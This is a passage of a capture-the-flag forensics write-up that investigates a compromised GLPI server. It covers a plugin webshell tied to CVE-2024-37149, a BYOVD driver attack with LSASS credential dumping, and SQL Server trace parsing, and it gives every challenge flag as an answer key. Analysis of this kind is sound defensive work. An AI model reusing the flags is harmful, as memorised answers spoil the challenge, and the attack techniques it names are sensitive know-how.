  --skip-grant-tables \
  --innodb_force_recovery=1
Once the database engine was running, the contents of the glpi_plugins table were queried.

 From the output, a Base64-encoded value was identified in the author field:
 YUhlcm97VGhpc19HTFBJX2lzX2Z1bGx5X2JhY2tkb29yZWRfc2FwcmlzdGl9. Decoding this value results in: : aHero{This_GLPI_is_fully_backdoored_sapristi}
At this stage of the investigation, this became one of the most confusing parts. Initially, inspecting the glpi_plugins.ibd file directly showed no readable content, which led to the assumption that the data might not have been written to disk yet or was lost.
This caused a significant roadblock during the analysis, as the expected evidence seemed to be missing at the filesystem level.
However, further investigation into MariaDB’s InnoDB storage behavior revealed that this assumption was incorrect.

This behavior is expected and does not indicate missing data. MariaDB’s InnoDB storage engine does not store table data in a human-readable format. Instead, it uses a page-based binary structure, which cannot be meaningfully interpreted using standard filesystem tools. InnoDB employs a Write-Ahead Logging (WAL) mechanism:
- All data modifications are first recorded in the redo logs (ib_logfile0/1) to guarantee durability
- Modified pages are kept in memory inside the buffer pool
- These pages are later synchronized to the .ibd tablespace during background checkpoint operations
This architecture explains why:
- The .ibd file appears empty or unreadable when inspected directly
- The data becomes fully visible once interpreted by the MariaDB engine
This behavior is illustrated in the following diagram:
 (Source: InnoDB Architecture – LinkedIn)
To further validate that the data was indeed written during a committed transaction, the redo log was inspected:
 The same Base64-encoded string was found within ib_logfile0, confirming that:
- The plugin registration was executed
- The transaction was logged and committed
- The database state recovered via MariaDB is consistent and reliable
From the recovered database, it is confirmed that the attacker registered the malicious plugin using the identifier:
This_GLPI_is_fully_backdoored_sapristi
ID of the CVE used
Based on the vulnerability analysis of the exploited GLPI version, the attack aligns with an authenticated RCE vulnerability in GLPI, which was exploited by deploying a PHP webshell through the plugin mechanism.
 src : https://github.com/glpi-project/glpi/security/advisories/GHSA-cwvp-j887-m4xh
Answer :
src : https://github.com/glpi-project/glpi/security/advisories/GHSA-cwvp-j887-m4xh
Answer : CVE-2024-37149
sAMAccountName used to exploit the application
 From the glpi_events table, it can be observed that the user neville.longbottom successfully logged into GLPI at:
- Timestamp: 2025-11-22 23:03:48
- Source IP: 192.168.56.200
 Additionally, Apache access logs show that the same IP address (192.168.56.200) initiated the malicious requests used to upload the webshell and interact with the compromised endpoints at 2025-11-22 23:03:49.
The close temporal proximity between:
Additionally, Apache access logs show that the same IP address (192.168.56.200) initiated the malicious requests used to upload the webshell and interact with the compromised endpoints at 2025-11-22 23:03:49.
The close temporal proximity between:
- the successful login of neville.longbottom, and
- the malicious HTTP requests originating from the same IP address
confirms that the authenticated session of
neville.longbottomwas used to exploit the application.
IP Address of the user before exploitation
To identify the last legitimate IP address used by this account before exploitation, Event ID 4624 (Successful Logon) entries were filtered and sorted chronologically in ascending order.
The following login sequence for neville.longbottom was identified:
- 192.168.56.230 — early legitimate login
- 192.168.56.101 — subsequent legitimate login
- 192.168.56.1 — excluded (out of scope as stated in the challenge)
- 192.168.56.200 — exploitation session Since:
192.168.56.200 corresponds to the exploitation phase, and 192.168.56.1 is explicitly out of scope, so the last legitimate IP address used by neville.longbottom before exploitation is: 192.168.56.101
FLAG: Hero{/var/www/glpi/files/_tmp/setup.php;This_GLPI_is_fully_backdoored_sapristi;CVE-2024-37149;neville.longbottom;192.168.56.101}
Operation Pensieve Breach - 4
Attachment
- gringotts01-artifacts.7z
Description
As you’ve seen previously, the pensive (GLPI) got compromised. Neville got his account compromised too. Last time he logged on legitimately was on gringotts01.hogwarts.local (192.168.56.101). Investigate the server to find how his credentials were stolen. Please find the following information about how this was done:
- Absolute path of the vulnerable binary.
- Absolute path of the file containing Neville’s credentials.
- Absolute path of the file used to exploit the vulnerable binary.
The findings have to be separated by a “;”. Paths have to be in lowercase.
Here is an example flag format: Hero{c:\path\file.ext;c:\path\file.ext;c:\path\file.ext}
Analysis BYOVD Attack
At this stage, the investigation shifted to identifying how Neville’s credentials were compromised on the host gringotts01.hogwarts.local.
The $MFT file was dumped into CSV format and filtered based on file creation time and file access time on 22 November 2025. Since the exploitation timeline identified earlier occurred around 23:13, the analysis focused on files accessed shortly before that time window.
- upgrade.exe (d66d430293456d75384b267ad2027afa )
- dbus.sys (c996d7971c49252c582171d9380360f2 )
- ntdll32.exe (c16c588eaf334f2cc658ee3aa36c1d8f)

The hashes of these files were extracted and submitted to VirusTotal for further analysis.



File role analysis
1. dbus.sys – Vulnerable binary
The file dbus.sys is identified as a version of the known vulnerable Dell driver DBUtil_2_3.sys, which is frequently abused in BYOVD attacks.
This driver exposes dangerous IOCTL handlers that allow arbitrary kernel-level memory read and write operations. As a result, it enables attackers to escalate privileges and bypass security controls.
This file directly corresponds to:
- Absolute path of the vulnerable binary
→c:\windows\syswow64\dbus.sys
2. upgrade.exe – Exploitation component
The file upgrade.exe is detected as an exploitation tool associated with EDR SandBlast / BYOVD loaders.
Its role is to load the vulnerable driver (dbus.sys) into the kernel and abuse its exposed IOCTLs to gain kernel-level execution.
This file is responsible for exploiting the vulnerable driver and therefore corresponds to:
- Absolute path of the file used to exploit the vulnerable binary
→c:\windows\syswow64\upgrade.exe
3. ntdll32.exe – Credential dumping payload
The file ntdll32.exe is detected as an LSASS memory dumping tool.
Once kernel-level privileges are obtained via the BYOVD technique, this binary is used to dump the memory of the LSASS process, allowing the attacker to extract user credentials.
This file contains Neville’s stolen credentials and corresponds to:
- Absolute path of the file containing Neville’s credentials
→c:\windows\temp\ntdll32.exe
FLAG: Hero{c:\windows\syswow64\dbus.sys;c:\windows\temp\ntdll32.exe;c:\windows\syswow64\upgrade.exe}
Operation Pensieve Breach - 5
Attachment
- gringotts01-sqllogs.7z
- gringotts01_winevt.7z
- gringotts02_winevt.7z
Description
You understand how the attacker might have retrieved Neville’s credentials. But how did the attacker gain administrative access over gringotts01.hogwarts.local ? Find the following information:
- Account used to download and execute payloads.
- NETBIOS name of the machine from which the requests are issued.
- URL used to host the reverse shell executable.
- Port used by the attacker for his reverse shell.
- Internal IP address from which SQL queries are actually issued.
The findings have to be separated by a “;”.
Here is an example flag format: Hero{account;MACHINE23;ftp://attacker.com:21/file.ext;445;127.0.0.1}
XEL Recovery and SQL Activity Analysis
At this stage, the first step was to recover and analyze the .xel file. An XEL file is a binary log format used by Microsoft SQL Server Extended Events to store detailed execution traces such as queries, authentication context, and client metadata.
To parse the XEL file, a running SQL Server instance is required. I initially faced uncertainty regarding the SQL Server version used on the target system. While SQL Server 2025 exists, its release date is very close to the competition timeline, making it unlikely to be used in this scenario. Therefore, SQL Server 2022 was selected as a reasonable and realistic version.
It is also important to note that the default administrative account for SQL Server is sa, which is commonly abused in post-exploitation scenarios.
The SQL Server instance was deployed using Docker as follows:
docker run -d --name sql \
  -e "ACCEPT_EULA=Y" \
  -e "SA_PASSWORD=Pensieve" \
  -p 1433:1433 \
  mcr.microsoft.com/mssql/server:2022-latest
After the database was running, the XEL file was copied into the container:
docker cp sqllogs_0_134083199634230000_2.xel sql:/tmp/trace.xel
The database was then accessed using SQL Server Management Studio (SSMS). To extract readable data from the XEL file, the following SQL query was used. This query converts the binary XEL data into XML and exposes relevant fields such as timestamps, usernames, client hostnames, and executed SQL statements.
SET QUOTED_IDENTIFIER ON;
GO

IF OBJECT_ID('dbo.XEL_Trace') IS NOT NULL
    DROP VIEW dbo.XEL_Trace;
GO

CREATE VIEW dbo.XEL_Trace AS
WITH xe AS (
    SELECT CAST(event_data AS XML) AS event_xml
    FROM sys.fn_xe_file_target_read_file(
        '/tmp/trace.xel',
        NULL, NULL, NULL
    )
)
SELECT
    xe.event_xml.value('(event/@timestamp)[1]', 'datetime2')                                AS [timestamp],
    xe.event_xml.value('(event/action[@name="username"]/value)[1]', 'nvarchar(256)')        AS [username],
    xe.event_xml.value('(event/action[@name="client_hostname"]/value)[1]', 'nvarchar(256)') AS [client_hostname],
    xe.event_xml.value('(event/data[@name="batch_text"]/value)[1]', 'nvarchar(max)')        AS [batch_text],
    xe.event_xml.value('(event/data[@name="statement"]/value)[1]', 'nvarchar(max)')         AS [statement],
    xe.event_xml.value('(event/@name)[1]', 'nvarchar(100)')                                  AS event_name
FROM xe;
GO
All extracted events were then displayed and ordered chronologically:
SELECT *
FROM dbo.XEL_Trace
ORDER BY [timestamp];



